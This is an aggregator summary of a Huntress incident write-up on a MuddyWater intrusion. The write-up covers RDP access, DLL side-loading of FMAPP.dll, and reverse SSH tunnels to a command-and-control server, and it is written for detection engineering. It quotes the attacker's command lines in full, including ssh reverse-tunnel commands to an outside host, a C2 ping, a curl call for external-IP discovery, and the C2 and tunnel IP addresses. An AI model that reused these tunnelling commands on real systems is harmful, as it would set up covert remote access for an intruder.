 huntress.comwriteup
Unmasking an Attack Chain of MuddyWater

Huntress reconstructs an end-to-end intrusion timeline attributed to the Iranian-linked APT MuddyWater, discovered by pivoting on indicators from a Hunt.io blog and matching them against historical incident data for an Israeli customer. The attacker gained initial access via RDP, established reverse SSH tunnels through OpenSSH (-R 10841, then 8585) to a C2 IP flagged in a Group-IB report, and deployed malware via DLL side-loading — launching the legitimate FMAPP.exe (Fortemedia) to load a malicious FMAPP.dll that beaconed to 157.20.182[.]49. The piece includes command-line-level timeline detail (including attacker typos) useful for detection engineering and control-efficacy review.
What it is
An incident writeup from Huntress documenting a MuddyWater (Iranian-linked APT) intrusion in an Israeli customer environment, discovered via retroactive hunting against indicators Hunt.io published on March 4, 2026. The incident itself dates to January 24–25, 2026. Beyond the summary, the page supplies the concrete on-disk and command-line artifacts you'd need to hunt or write detections.
Preconditions / Affected
Initial access was an interactive Terminal Services/RDP login — so this matters where RDP is exposed or credentials are compromised. The side-loading abuses a legitimately-signed Fortemedia Inc. binary, FMAPP.exe, which auto-loads FMAPP.dll from its own directory; the malicious payload rides in that DLL.
What to do
Hunt for these specific artifacts, which the summary does not spell out:
- Payload path — the binaries were dropped in a user-writable, non-standard location:
c:\Users\Public\Downloads\FMAPP.exeFMAPP.exe loading FMAPP.dll from anywhere under \Users\Public\ (rather than a real Fortemedia install path) is the side-load signal.
- Reverse SSH tunnel command lines — note
StrictHostKeyChecking=no,-N -R, and the changing remote-forward ports (10841, then 8585):
C:\Windows\System32\OpenSSH\ssh.exe -p 22 -o StrictHostKeyChecking=no <user>@162.0.230[.]185 -2 -4 -N -R 10841
C:\Windows\System32\OpenSSH\ssh.exe -p 22 -o StrictHostKeyChecking=no <user>@162.0.230[.]185 -2 -4 -N -R 8585
162.0.230.185 is also an IOC in the referenced Group-IB MuddyWater report.
- C2 verification behavior — after launching the payload the actor ran
tasklist | findstr FMAPP, thenping 157.20.182[.]49(the C2), thencurl ifconfig[.]me, then relaunchedFMAPP.exewhen C2 didn't come up.
- IOCs: C2
157.20.182.49; tunnel endpoint162.0.230.185.
Caveats
- The attribution is Huntress aligning their findings with what "others have identified as MuddyWater" (Hunt.io, Group-IB) — a correlation, not independent confirmation.
- The actor's typos (
whoami /pric,net localgroup adminstraots,net group admi /do) indicate hands-on-keyboard operation, so exact command strings will vary — detect on the tooling and paths, not literal command text. - A behavioral tell worth noting: the operator deliberately spawned a fresh PowerShell directly from Explorer to escape the
cmd.exe → powershell.exeRDP process tree and look more like a legitimate interactive user — worth building into process-lineage detections.
Organisations named here
- FMAPP.dll
- FMAPP.exe
- Hunt.io
Technologies named here
- Fortemedia FMAPP.exe
- OpenSSH
- FMAPP.exe / FMAPP.dll
- PowerShell
- cmd.exe
- net.exe
- whoami
- tasklist / findstr
- curl
- ping
- RDP
- SSH
- Windows
- Group-IB
Techniques named here
- RDP initial access
- SSH reverse tunneling
- DLL sideloading
- Command and Control
- Discovery/enumeration
- Process tree manipulation for stealth
- External IP discovery
Threat actors named here
- MuddyWater
Related in Threat Intel
 huntress.comwriteup

Reverse Engineering the Six Stages of MacSync Stealer and RAT
 huntress.comwriteup
AI-Coded Malware | Analyzing Vibe-Coded AD Enumeration | Huntress

 blog.talosintelligence.comtool
Introducing CAIRN: Frontier tracking for AI-integrated malware (Cisco Talos)
 huntress.comwriteup